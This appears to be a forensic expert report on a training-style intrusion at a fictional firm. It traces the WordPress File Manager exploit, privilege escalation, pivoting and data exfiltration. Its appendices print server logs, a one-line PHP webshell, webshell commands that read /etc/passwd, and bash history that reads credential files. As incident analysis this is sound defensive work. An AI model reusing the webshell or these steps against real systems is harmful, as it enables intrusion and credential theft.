- **It has been technically confirmed that the attack was perpetrated by the cybercriminal group known as GreyMonolith.** The tactics, techniques, and procedures (TTPs) observed during the intrusion fully coincide with those already documented by this group in previous international attacks.

- **The initial intrusion vector** was the exploitation of a critical vulnerability in the *File Manager* plugin of a publicly exposed *WordPress* site. This flaw allowed the attacker to upload and execute a *PHP webshell*, thus establishing full remote access to NexaTech's Linux server.

- **Using privilege escalation techniques**, *root* user access was gained by manipulating a vulnerable scheduled task *(cron job)*, obtaining a *privileged shell* and full access to the system files.

- **The information obtained** included configuration files with plain text credentials, password hashes, SSH keys, and personal files. This information was compressed into a .tar.gz file and exfiltrated to a remote server via an HTTP POST connection.

- **With the stolen SSH keys,** the cybercriminal *pivoted* to a Windows machine within the same network, confirming access through OpenSSH logs and Volatility *timeliner*.

- **In Windows, the attacker escalated privileges using the PsExec tool,** gaining access as *NT SYSTEM*. Subsequently, they deployed *PowerShell* scripts to disable antivirus protection, install backdoors (*backdoor.ps1*), and establish persistence with registry keys and scheduled tasks.

- **Anti-forensic activity was detected,** such as the absence of command history using the ***cmdscan and consoles*** plugins, as well as the use of the system's own tools (*Living-off-the-Land* technique) to avoid detection.

- **Finally, a second exfiltration** of Windows files (invoices, credentials, and a sensitive image of the owner) **took place**, all previously stored in **C:\Temp** and compressed before being sent to the same server controlled by the attacker.

- **The chain of custody and integrity of the evidence has been guaranteed** through the use of forensic cloners *(Tableau TD3)*, *SHA-256* hash calculations, *read-only* analysis environments, and isolated laboratories.

- **All of the actions analyzed constitute serious violations** of the confidentiality, integrity, and availability of NexaTech's information, as well as a clear case of *illegal intrusion, digital espionage, and theft of corporate data*.

6. Executive Summary

The purpose of this expert report is to present, in a clear and orderly manner, the facts arising from a cyberattack suffered by the company **NexaTech Systems SL** during the night of May 31, 2025, which originated from its **Linux** server **(v. Debian 11)**. Based on a detailed analysis of the digital evidence collected, it has been possible to reconstruct the sequence of actions carried out by an external actor, most likely associated with the cybercriminal group known as **GreyMonolith,** which has been linked to numerous international attacks against technological infrastructures.

The origin of the attack lies in a security weakness in NexaTech's corporate website. Specifically, the attacker detected an error in one of the plugins installed on the website, which allowed them to access the system without having to identify themselves. This access occurred remotely and silently, taking advantage of a concealed entry point that did not trigger any internal alert systems.

Once inside the main server, the attacker managed to access internal company information, such as configuration files, passwords, work documents, and access codes. He then used this information to increase his privileges within the system, going from being a limited user to having full control of the server. This privilege escalation was done by manipulating an internal scheduled task and adding a command that allowed him to execute any action with administrator permissions.

With these privileges, the attacker collected sensitive data and compressed it into a single file, which was then sent to an external server, presumably controlled by the attacker himself. This data extraction process was carried out covertly and quickly, leaving no visible trace for the company's regular users.

The attack did not end with this first theft. With the passwords he had obtained, the attacker accessed a second machine within the NexaTech network, this one running Windows, via an internal connection. This lateral movement, known as pivoting, demonstrates that the actor had knowledge of the internal infrastructure and knew how to access it with the appropriate credentials.

On the **Windows 10** machine **(v. PRO 22H2)**, the cybercriminal repeated the same pattern: they obtained maximum privileges, disabled the antivirus, and installed several scripts to ensure that they could maintain control of the system in the future. Among the files detected were financial documents, files containing personal data, and even a private image of the director of NexaTech, in which part of her credit card was visible. This image, which was subsequently exfiltrated, coincides with a report of fraudulent charges made to her bank account a few days later.

The entire investigation was conducted in accordance with international guidelines for the handling of digital evidence. Copies of the disks and RAM of the affected computers were made using approved forensic tools, ensuring that there was no alteration of the evidence. All steps were documented with a rigorous chain of custody, and the analyses were performed in isolated network environments to prevent contamination or accidental manipulation.

The report concludes that the facts presented constitute a planned intrusion, carried out by an actor with highly advanced knowledge and with objectives aimed at stealing sensitive data. The evidence clearly demonstrates the sequence of events, the identity of the entry vector, the affected systems, and the final destination of the data. In this regard, it is considered that this report can be used as a weighty element in legal proceedings to prove the facts, identify responsibilities, and determine the damage caused to **NexaTech Systems SL.**

[Chronology of events]

7. Appendices


Appendix 1 – VERIFICATION VALUES

Results of the hash values **[SHA 256]** obtained for each forensic image, before and after copying.

Device	Type of evidence	Initial Hash	Cloned Image Hash	Match
Linux NexaTech Server	- Hard Drive	a6bfab47d4cc19a53ca8c3e431325eaebf34220bd35d76201a6d0c8fe6637720	a6bfab47d4cc19a53ca8c3e431325eaebf34220bd35d76201a6d0c8fe6637720	✔️
Linux NexaTech Server	- RAM	7ec434e7ca6e5b2bbffb08351ba8e8d506d5d8054feb7daf45e546ea0fa125c7	7ec434e7ca6e5b2bbffb08351ba8e8d506d5d8054feb7daf45e546ea0fa125c7	✔️
Windows NexaTech Zenith PC	- Hard drive	7c4507bbafbf8cfd2eb5835df16648142f5a3dc3b1307b661790d13fe857a59e	7c4507bbafbf8cfd2eb5835df16648142f5a3dc3b1307b661790d13fe857a59e	✔️
Windows NexaTech Zenith PC	- RAM	18b4ad3a0bf52b6129b1c2ceafadcc40564786db73c9ea6a9e1f85d974c680aa	18b4ad3a0bf52b6129b1c2ceafadcc40564786db73c9ea6a9e1f85d974c680aa	✔️


APPENDIX 2 – MOUNTING THE LINUX DISK IN READ-ONLY MODE

Graphic documentation of the secure mounting of the Linux hard disk forensic image to prevent evidence tampering.




APPENDIX 3 – EVIDENCE OF THE WEB ATTACK ON THE LINUX SERVER

Screenshots of evidence of the compromise of the **NexaTech Systems SL** web server through the exploitation of the Wordpress File Manager plugin.



```
┌──(kali㉿kali)-[/var/log]
└─$ cat /mnt/forense/var/log/apache2/access.log
10.0.2.15 - - [31/May/2025:20:09:59 +0200] "GET / HTTP/1.0" 200 366 "-" "-"
10.0.2.15 - - [31/May/2025:20:09:59 +0200] "GET / HTTP/1.1" 200 366 "-" "Mozilla/5.0 (compatible; Nmap Scripting Eng
ine; https://nmap.org/book/nse.html)"
10.0.2.15 - - [31/May/2025:20:09:59 +0200] "GET /robots.txt HTTP/1.1" 404 450 "-" "Mozilla/5.0 (compatible; Nmap Scr
ipting Engine; https://nmap.org/book/nse.html)"
10.0.2.15 - - [31/May/2025:20:09:59 +0200] "PROPFIND / HTTP/1.1" 405 518 "-" "Mozilla/5.0 (compatible; Nmap Scriptin
g Engine; https://nmap.org/book/nse.html)"
10.0.2.15 - - [31/May/2025:20:09:59 +0200] "OPTIONS / HTTP/1.1" 200 181 "-" "Mozilla/5.0 (compatible; Nmap Scripting
 Engine; https://nmap.org/book/nse.html)"
10.0.2.15 - - [31/May/2025:20:09:59 +0200] "PROPFIND / HTTP/1.1" 405 518 "-" "Mozilla/5.0 (compatible; Nmap Scriptin
g Engine; https://nmap.org/book/nse.html)"
10.0.2.15 - - [31/May/2025:20:09:59 +0200] "POST / HTTP/1.1" 200 366 "-" "Mozilla/5.0 (compatible; Nmap Scripting En
gine; https://nmap.org/book/nse.html)"
10.0.2.15 - - [31/May/2025:20:09:59 +0200] "GET /.git/HEAD HTTP/1.1" 404 450 "-" "Mozilla/5.0 (compatible; Nmap Scri
pting Engine; https://nmap.org/book/nse.html)"
10.0.2.15 - - [31/May/2025:20:09:59 +0200] "POST /sdk HTTP/1.1" 404 450 "-" "Mozilla/5.0 (compatible; Nmap Scripting
 Engine; https://nmap.org/book/nse.html)"
10.0.2.15 - - [31/May/2025:20:09:59 +0200] "GET /nmaplowercheck1748714999 HTTP/1.1" 404 450 "-" "Mozilla/5.0 (compat
ible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
10.0.2.15 - - [31/May/2025:20:09:59 +0200] "OPTIONS / HTTP/1.1" 200 181 "-" "Mozilla/5.0 (compatible; Nmap Scripting
 Engine; https://nmap.org/book/nse.html)"
10.0.2.15 - - [31/May/2025:20:09:59 +0200] "OPTIONS / HTTP/1.1" 200 181 "-" "Mozilla/5.0 (compatible; Nmap Scripting
 Engine; https://nmap.org/book/nse.html)"
```



```
10.0.2.15 - - [31/May/2025:20:12:07 +0200] "GET / HTTP/1.1" 200 378 "-" "gobuster/3.6"
10.0.2.15 - - [31/May/2025:20:12:07 +0200] "GET /6902c536-b9cc-4d53-95c9-f29fd8257847 HTTP/1.1" 404 431 "-" "gobuste
r/3.6"
10.0.2.15 - - [31/May/2025:20:12:07 +0200] "GET /download.txt HTTP/1.1" 404 431 "-" "gobuster/3.6"
10.0.2.15 - - [31/May/2025:20:12:07 +0200] "GET /images HTTP/1.1" 404 431 "-" "gobuster/3.6"
10.0.2.15 - - [31/May/2025:20:12:07 +0200] "GET /.html HTTP/1.1" 403 434 "-" "gobuster/3.6"
10.0.2.15 - - [31/May/2025:20:12:07 +0200] "GET /2006 HTTP/1.1" 404 431 "-" "gobuster/3.6"
10.0.2.15 - - [31/May/2025:20:12:07 +0200] "GET /.txt HTTP/1.1" 404 431 "-" "gobuster/3.6"
10.0.2.15 - - [31/May/2025:20:12:07 +0200] "GET /2006.html HTTP/1.1" 404 431 "-" "gobuster/3.6"
10.0.2.15 - - [31/May/2025:20:12:07 +0200] "GET /index.php HTTP/1.1" 404 431 "-" "gobuster/3.6"
10.0.2.15 - - [31/May/2025:20:12:07 +0200] "GET /news.php HTTP/1.1" 404 431 "-" "gobuster/3.6"
10.0.2.15 - - [31/May/2025:20:12:07 +0200] "GET /news.txt HTTP/1.1" 404 431 "-" "gobuster/3.6"
10.0.2.15 - - [31/May/2025:20:12:07 +0200] "GET /crack HTTP/1.1" 404 431 "-" "gobuster/3.6"
10.0.2.15 - - [31/May/2025:20:12:07 +0200] "GET /crack.html HTTP/1.1" 404 431 "-" "gobuster/3.6"
10.0.2.15 - - [31/May/2025:20:12:07 +0200] "GET /crack.php HTTP/1.1" 404 431 "-" "gobuster/3.6"
10.0.2.15 - - [31/May/2025:20:12:07 +0200] "GET /crack.txt HTTP/1.1" 404 431 "-" "gobuster/3.6"
10.0.2.15 - - [31/May/2025:20:12:07 +0200] "GET /serial HTTP/1.1" 404 431 "-" "gobuster/3.6"
10.0.2.15 - - [31/May/2025:20:12:07 +0200] "GET /serial.html HTTP/1.1" 404 431 "-" "gobuster/3.6"
10.0.2.15 - - [31/May/2025:20:12:07 +0200] "GET /warez HTTP/1.1" 404 431 "-" "gobuster/3.6"
10.0.2.15 - - [31/May/2025:20:12:07 +0200] "GET /serial.php HTTP/1.1" 404 431 "-" "gobuster/3.6"
10.0.2.15 - - [31/May/2025:20:12:07 +0200] "GET /serial.txt HTTP/1.1" 404 431 "-" "gobuster/3.6"
10.0.2.15 - - [31/May/2025:20:12:07 +0200] "GET /warez.html HTTP/1.1" 404 431 "-" "gobuster/3.6"
10.0.2.15 - - [31/May/2025:20:12:07 +0200] "GET /warez.php HTTP/1.1" 404 431 "-" "gobuster/3.6"
10.0.2.15 - - [31/May/2025:20:12:07 +0200] "GET /warez.txt HTTP/1.1" 404 431 "-" "gobuster/3.6"
10.0.2.15 - - [31/May/2025:20:12:07 +0200] "GET /full.php HTTP/1.1" 404 431 "-" "gobuster/3.6"
10.0.2.15 - - [31/May/2025:20:12:07 +0200] "GET /full HTTP/1.1" 404 431 "-" "gobuster/3.6"
10.0.2.15 - - [31/May/2025:20:12:07 +0200] "GET /full.html HTTP/1.1" 404 431 "-" "gobuster/3.6"
10.0.2.15 - - [31/May/2025:20:12:07 +0200] "GET /12 HTTP/1.1" 404 431 "-" "gobuster/3.6"
10.0.2.15 - - [31/May/2025:20:12:07 +0200] "GET /full.txt HTTP/1.1" 404 431 "-" "gobuster/3.6"
10.0.2.15 - - [31/May/2025:20:12:07 +0200] "GET /12.txt HTTP/1.1" 404 431 "-" "gobuster/3.6"
10.0.2.15 - - [31/May/2025:20:12:07 +0200] "GET /contact HTTP/1.1" 404 431 "-" "gobuster/3.6"
10.0.2.15 - - [31/May/2025:20:12:07 +0200] "GET /contact.html HTTP/1.1" 404 431 "-" "gobuster/3.6"
```

```
28 (https://wpscan.com/wordpress-security-scanner)"
10.0.2.15 - - [31/May/2025:20:14:36 +0200] "GET /blog/ HTTP/1.1" 200 4185 "http://10.0.2.5/blog" "WPScan v3.8.
28 (https://wpscan.com/wordpress-security-scanner)"
10.0.2.15 - - [31/May/2025:20:14:36 +0200] "HEAD /blog/ HTTP/1.1" 200 224 "http://10.0.2.5/blog" "WPScan v3.8.
28 (https://wpscan.com/wordpress-security-scanner)"
10.0.2.15 - - [31/May/2025:20:14:37 +0200] "POST /blog/xmlrpc.php HTTP/1.1" 200 420 "http://10.0.2.5/blog" "WP
Scan v3.8.28 (https://wpscan.com/wordpress-security-scanner)"
10.0.2.15 - - [31/May/2025:20:14:37 +0200] "HEAD /blog/readme.html HTTP/1.1" 200 283 "http://10.0.2.5/blog" "W
PScan v3.8.28 (https://wpscan.com/wordpress-security-scanner)"
10.0.2.15 - - [31/May/2025:20:14:37 +0200] "GET /blog/readme.html HTTP/1.1" 200 3284 "http://10.0.2.5/blog" "W
PScan v3.8.28 (https://wpscan.com/wordpress-security-scanner)"
10.0.2.15 - - [31/May/2025:20:14:37 +0200] "GET /blog/wp-login.php?registration=disabled HTTP/1.1" 200 1783 "h
ttp://10.0.2.5/blog" "WPScan v3.8.28 (https://wpscan.com/wordpress-security-scanner)"
10.0.2.15 - - [31/May/2025:20:14:37 +0200] "GET /blog/wp-cron.php HTTP/1.1" 200 147 "http://10.0.2.5/blog" "WP
Scan v3.8.28 (https://wpscan.com/wordpress-security-scanner)"
10.0.2.15 - - [31/May/2025:20:14:37 +0200] "HEAD /blog/wp-includes/version.php HTTP/1.1" 200 128 "http://10.0.
2.5/blog" "WPScan v3.8.28 (https://wpscan.com/wordpress-security-scanner)"
10.0.2.15 - - [31/May/2025:20:14:37 +0200] "GET /blog/wp-includes/version.php HTTP/1.1" 200 147 "http://10.0.2
.5/blog" "WPScan v3.8.28 (https://wpscan.com/wordpress-security-scanner)"
```


```
10.0.2.15 - - [31/May/2025:20:16:19 +0200] "POST /blog/wp-content/plugins/wp-file-manager/lib/php/connector.mi
nimal.php HTTP/1.1" 200 1200 "-" "python-requests/2.32.3"
10.0.2.15 - - [31/May/2025:20:16:31 +0200] "GET /blog/wp-content/plugins/wp-file-manager/lib/files/payload.php
 HTTP/1.1" 200 215 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
10.0.2.15 - - [31/May/2025:20:16:40 +0200] "GET /blog/wp-content/plugins/wp-file-manager/lib/files/payload.php
?cmd=whoami HTTP/1.1" 200 224 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
10.0.2.15 - - [31/May/2025:20:16:48 +0200] "GET /blog/wp-content/plugins/wp-file-manager/lib/files/payload.php
?cmd=cat%20/etc/passwd HTTP/1.1" 200 901 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox
/128.0"
10.0.2.15 - - [31/May/2025:20:21:03 +0200] "GET /blog/wp-content/plugins/wp-file-manager/lib/files/payload.php
?cmd=cat%20/etc/passwd HTTP/1.1" 200 901 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox
/128.0"
```

```
┌──(kali㉿kali)-[/mnt/forense]
└─$ sudo find /mnt/forense -type f -name "payload.php"
[sudo] password for kali:
/mnt/forense/usr/share/wordpress/wp-content/plugins/wp-file-manager/lib/files/payload.php

┌──(kali㉿kali)-[/mnt/forense]
└─$ cat /mnt/forense/usr/share/wordpress/wp-content/plugins/wp-file-manager/lib/files/payload.php
<?php
echo "<pre>" . shell_exec($_REQUEST['cmd']) . "</pre>";
?>
```

```
File  Actions  Edit  View  Help
└─$ strings /media/sf_ctf-server/volcats/mem.dmp | grep -i 'shell_exec'
strings /media/sf_ctf-server/volcats/mem.dmp | grep -i 'cmd'
shell_exec
echo "<pre>" . shell_exec($_REQUEST['cmd']) . "</pre>";
ho "<pre>" . shell_exec($_REQUEST['cmd']) . "</pre>";
echo "<pre>" . shell_exec($_REQUEST['cmd']) . "</pre>";
echo "<pre>" . shell_exec($_REQUEST['cmd']) . "</pre>";
shell_exec()
ing:  shell_exec(): Cannot execute a blank command in /usr/share/wordpress/wp-content/plugins/wp-file-manager/
lib/files/payload.php on line 2
shell_exec
echo "<pre>" . shell_exec($_REQUEST['cmd']) . "</pre>";
echo "<pre>" . shell_exec($_REQUEST['cmd']) . "</pre>";
echo "<pre>" . shell_exec($_REQUEST['cmd']) . "</pre>";
shell_exec
shell_exec
shell_exec
shell_exec
shell_exec
shell_exec
[Sat May 31 20:16:31.415381 2025] [php7:warn] [pid 782] [client 10.0.2.15:33558] PHP Warning:  shell_exec(): C
annot execute a blank command in /usr/share/wordpress/wp-content/plugins/wp-file-manager/lib/files/payload.php
 on line 2
```


APPENDIX 4 – INSTRUCTION SEQUENCE AND POST-EXPLOITATION

Collection of screenshots and memory fragments that show post-exploitation activity on the Linux system, including interactive access, command execution, reading of sensitive files, and lateral connection attempts.




```
┌──(kali㉿kali)-[~/Desktop/volatility2]
└─$ python2.7 vol.py -f /media/sf_ctf-server/volcats/mem.dmp --profile="LinuxDebian_4_19_0-21-amd64_profilex64
" linux_bash
Volatility Foundation Volatility Framework 2.6.1
Pid      Name                 Command Time                   Command
-------- -------------------- ------------------------------ -------

     867 bash                 2025-05-31 18:18:23 UTC+0000   tty
     867 bash                 2025-05-31 18:18:40 UTC+0000   script /dev/null -c bash
     871 bash                 2025-05-31 18:19:03 UTC+0000   reset xterm
     871 bash                 2025-05-31 18:19:05 UTC+0000   tty
     871 bash                 2025-05-31 18:19:20 UTC+0000   export TERM=xterm
     871 bash                 2025-05-31 18:19:53 UTC+0000   stty rows 53 columns 235
     871 bash                 2025-05-31 18:20:08 UTC+0000   cd /home
     871 bash                 2025-05-31 18:20:11 UTC+0000   ls
     871 bash                 2025-05-31 18:20:11 UTC+0000   ls -l  ctfuser/
     871 bash                 2025-05-31 18:20:19 UTC+0000   ls -l ginny/
     871 bash                 2025-05-31 18:20:25 UTC+0000   ls -l hagrid98/
     871 bash                 2025-05-31 18:20:29 UTC+0000   cat /etc/apache2/sites-enabled/wordpress.conf
     871 bash                 2025-05-31 18:20:49 UTC+0000   cd /usr/share/wordpress
     871 bash                 2025-05-31 18:21:00 UTC+0000   ls -la
     871 bash                 2025-05-31 18:21:05 UTC+0000   cat wp-config.php
     871 bash                 2025-05-31 18:21:20 UTC+0000   cat wp-config.php
     871 bash                 2025-05-31 18:21:52 UTC+0000   cat /etc/wordpress/config-default.php"
     871 bash                 2025-05-31 18:22:16 UTC+0000   cat /etc/wordpress/config-default.php
     871 bash                 2025-05-31 18:22:20 UTC+0000   su hagrid98
     871 bash                 2025-05-31 18:22:45 UTC+0000   su ginny
     871 bash                 2025-05-31 18:23:03 UTC+0000   su root
     871 bash                 2025-05-31 18:23:12 UTC+0000   mysql -uroot -p
     871 bash                 2025-05-31 18:23:29 UTC+0000
```

